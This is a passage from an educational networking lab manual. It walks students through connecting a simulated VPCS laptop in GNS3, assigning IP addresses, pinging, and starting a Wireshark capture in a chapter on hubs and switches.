


Figure 18 – Add a VPCS

NOTE: This device is very lightweight and does not require nearly as many resources as a VirtualBox VM. Don't forget to use the GNS3 VM when asked

2. Use the techniques learned earlier and make the following changes

    2.1. Change the VPCS symbol to a laptop

    2.2. Change the name to "Laptop"

    2.3. Connect a cable from the laptop to the switch




Figure 19 – Changing to laptop

3. Laptops are typically wireless, so let's change the connecting line to reflect this

    3.1. Right-click on the cable and select ***Style***

    3.2. On the submenu change the border style to ***Dash Dot Dot***.

    3.3. Press ***Apply*** and ***OK*** to close the submenu

4. Turn on the laptop by right-clicking and selecting ***Start***

5. Add the laptop to the network

    5.1. Right-click on the laptop and click on ***Console***

    5.2. Read the opening statements. Note that if you get lost, you can always enter the question mark to get assistance

    5.3. At the prompt type the following command to request an IPv4 address and press ***Enter***

```
> ip dhcp
```

5.4. After a few seconds, you will get a message reporting which IP address was assigned




Figure 20 – VPCS (laptop) showing DHCP connection

> **NOTE:** If you get lost, you can always enter a question mark ***[?]*** to get assistance such as available commands and their syntax.

6. While there is no browser application to open, you can still test Internet connectivity via the ping command

```
> ping www.google.com
```

```
VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file


Laptop> ip dhcp
DDORA IP 192.168.1.227/24 GW 192.168.1.1

Laptop> ping www.google.com
www.google.com resolved to 192.178.48.228

84 bytes from 192.178.48.228 icmp_seq=1 ttl=59 time=41.511 ms
84 bytes from 192.178.48.228 icmp_seq=2 ttl=59 time=29.067 ms
84 bytes from 192.178.48.228 icmp_seq=3 ttl=59 time=29.096 ms
84 bytes from 192.178.48.228 icmp_seq=4 ttl=59 time=29.509 ms
84 bytes from 192.178.48.228 icmp_seq=5 ttl=59 time=26.174 ms

Laptop>
```

Figure 21 – Pinging devices

CONGRATULATIONS!
YOU HAVE BUILT YOUR FIRST NETWORK IN GNS3!

End of Lab

Deliverables

One screenshot is needed of your GNS3 environment:

- Click on the ***Add a note*** button at the top of the workspace and put your name, class, and section on your workspace 
- Select the***Take a screenshot*** button to save a screenshot of your workspace and submit it per the instructor's instructions to receive credit for completing this activity 
- Example output…




Figure 22 – Example

Homeworks

Assignment 1 – Add more devices

- Add another VPCS and change the label connection and picture to resemble a Cell Phone
- Add another VPCS and change the device's label and picture to resemble a desktop printer
- RECOMMENDED GRADING CRITERIA
    - Screenshot of the new GNS3 working environment with everything labeled




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 17

Hubs and Switches

RAECHEL FERGUSON

Hubs are not often used in modern network environments, but learning how they operate still provides a solid foundation to enterprise networks. Alternatively, switches are ubiquitous in network implementations. Finally, learners can use this exercise to gain more experience with GNS3 and VirtualBox.

Estimated time for completion: 15 minutes

LEARNING OBJECTIVES

- Understand how hubs function in a network
- Understand how switches function in a network
- Gain further experience using GNS3
- Introduce the use of Wireshark

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment
- Chapter 16 – Your First Network

DELIVERABLES

Six screenshots are required:

- GNS3 workspace
    - With Hub
    - With Switch
- Wireshark capture between PC3 and the specified network device
    - PC1 pinging PC2 (hub)
    - PC2 pinging PC3 (hub)
    - PC1 pinging PC2 (switch)

- PC4 pinging PC3 (switch)

RESOURCES

- **NOTE: Each source will be referenced with its corresponding number in superscript (EX: [1]) at the end of a step**
- 1.“Wireshark Introduction.” Chapter 1. introduction. Accessed May 27, 2024. https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html.
- 2. Bombal, David. “GNS3 Tips: Using the GNS3 Hub and Switch with Wireshark (Part 1).” YouTube, November 28, 2016. https://www.youtube.com/watch?v=lHcF6KXMPJ0.
- 3. Bombal, David. “GNS3 Tips: Using the GNS3 Hub and Switch with Wireshark (Part 2).” YouTube, November 28, 2016. https://www.youtube.com/watch?v=27KdkT0yIxg&t=2s.
- 4. Bombal, David. “GNS3 Tips: Using the GNS3 Hub and Switch with Wireshark (Part 3).” YouTube, November 28, 2016. https://www.youtube.com/watch?v=kgFxGM9E3tI&t=1s.

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Alec Parish, Student, ERAU-Prescott

Phase I – Setup

We complete the setup first so that we can focus on the learning activities later on. Your network should look like the following image:




Figure 1 – Final Network Topology

1. Start GNS3

    1.1. Create a new blank project: We named ours **LAB_02** for this example

    1.2. Verify the GNS3 VM is running by looking for the green light under the **Servers Summary** section




Figure 2 – GNS3 server summary

2. Add a hub to the GNS3 workspace [2]

    2.1. Click on ***Browse all devices*** 

2.2. Drag the ***Ethernet hub*** device into the workspace

> **NOTE:** When given the option, always choose ***GNS3 VM*** as the server to host devices.

3. Add the PCs to the network

    3.1. Click on ***Browse all devices*** [2]

    3.2. Drag a ***VPCS*** device to the main workspace [2]

    3.3. Repeat this three more times so you have four VPCS devices in the workspace [2]

4. Add labels and change device symbols as you see fit




Figure 3 – GNS3 Workplace

Phase II – Assign an IP address for each of the PCs

We will learn more about networking addresses later on. However, for now, just know that an IP address is like a mailing address or a person's name. It is used to identify "This Device" amongst a sea of other IT devices. We are going to name our devices, but instead of using names like "Todd" or "Main Street", we are giving the device a name like "192.168.10.56".

1. Our network space for this lab is **192.168.1.0/24**

Note: 192.168.1.0 is the subnet identification, and/24 is the subnet mask. Saying *192.168.1.0/24* tells professionals that IP addresses between 192.168.1.1 and 192.168.1.254 are being used. Do not worry about these terms right now; they will be discussed at length in two more chapters. Just type what is listed, and you'll be fine.

2. Click ***Start/Resume all nodes*** to power on all devices 

3. Assign an IP address to PC1 [2]

   3.1. ***Right-click*** on PC1 and select ***Console*** [2]

   3.2. At the PC1 prompt, assign it an IP address of 192.168.1.1 with a subnet mask of /24 [2]

```
> ip 192.168.1.1/24
```

```
PC1> ip 192.168.1.1/24
Checking for duplicate address...
PC1 : 192.168.1.1 255.255.255.0

PC1>
```

Figure 4 – VPCS assign IP address

   3.3. At the PC1 prompt type "save" to keep the IP configuration the next time the PC is rebooted

```
> save
```

   3.4. After a few seconds, the newly entered IP address will be assigned to PC1

```
> show ip
```




Figure 5 – Display currently assigned IP address

3.5. In the GNS3 workspace add a text label of "192.168.1.1" next to PC1

4. Repeat Step 3 to configure IP addresses for the remaining PCs

Device	IPv4 Address with mask
PC1	192.168.1.1/24
PC2	192.168.1.2/24
PC3	192.168.1.3/24
PC4	192.168.1.4/24

Phase III – Connect the devices

We have to connect the devices to the hub in order for the devices to 'talk' to each other. Even wireless devices have a connection, we can't see it with our eyes, but there is a connection.

1. Connect PC1

1.1. On the left side of the GNS3 workspace click the ***Add a link*** option [2] 

1.2. Click on PC1 and select ***Ethernet0*** port in the sub-menu [2]

1.3. Click on the hub and select any open Ethernet port available [2]

1.4. Click the ***Show/Hide interface labels*** to view the connections 

2. Repeat step 1 for the remaining PCs




Figure 7 – Finalized GNS3 network

> **NOTE:** You can right-click anywhere in the workspace to deselect the cable.

Phase IV – Observe the network communications

We can use a common network monitoring tool called Wireshark to view how the networked devices 'talk' to each other. Think of electricity in a home. To 'see' the electricity, we use a tool called a voltmeter. Wireshark is a great tool for watching live network packets as they are transmitted.

1. Start a Wireshark capture between PC1 and the hub

1.1. Hover your mouse over the connection between the two devices [3]

1.2. Right-click the cable between the two devices and select Start capture [3]




Figure 8 – Opening wireshark on the link between Hub and PC2

1.3. A new Wireshark window will open [3]

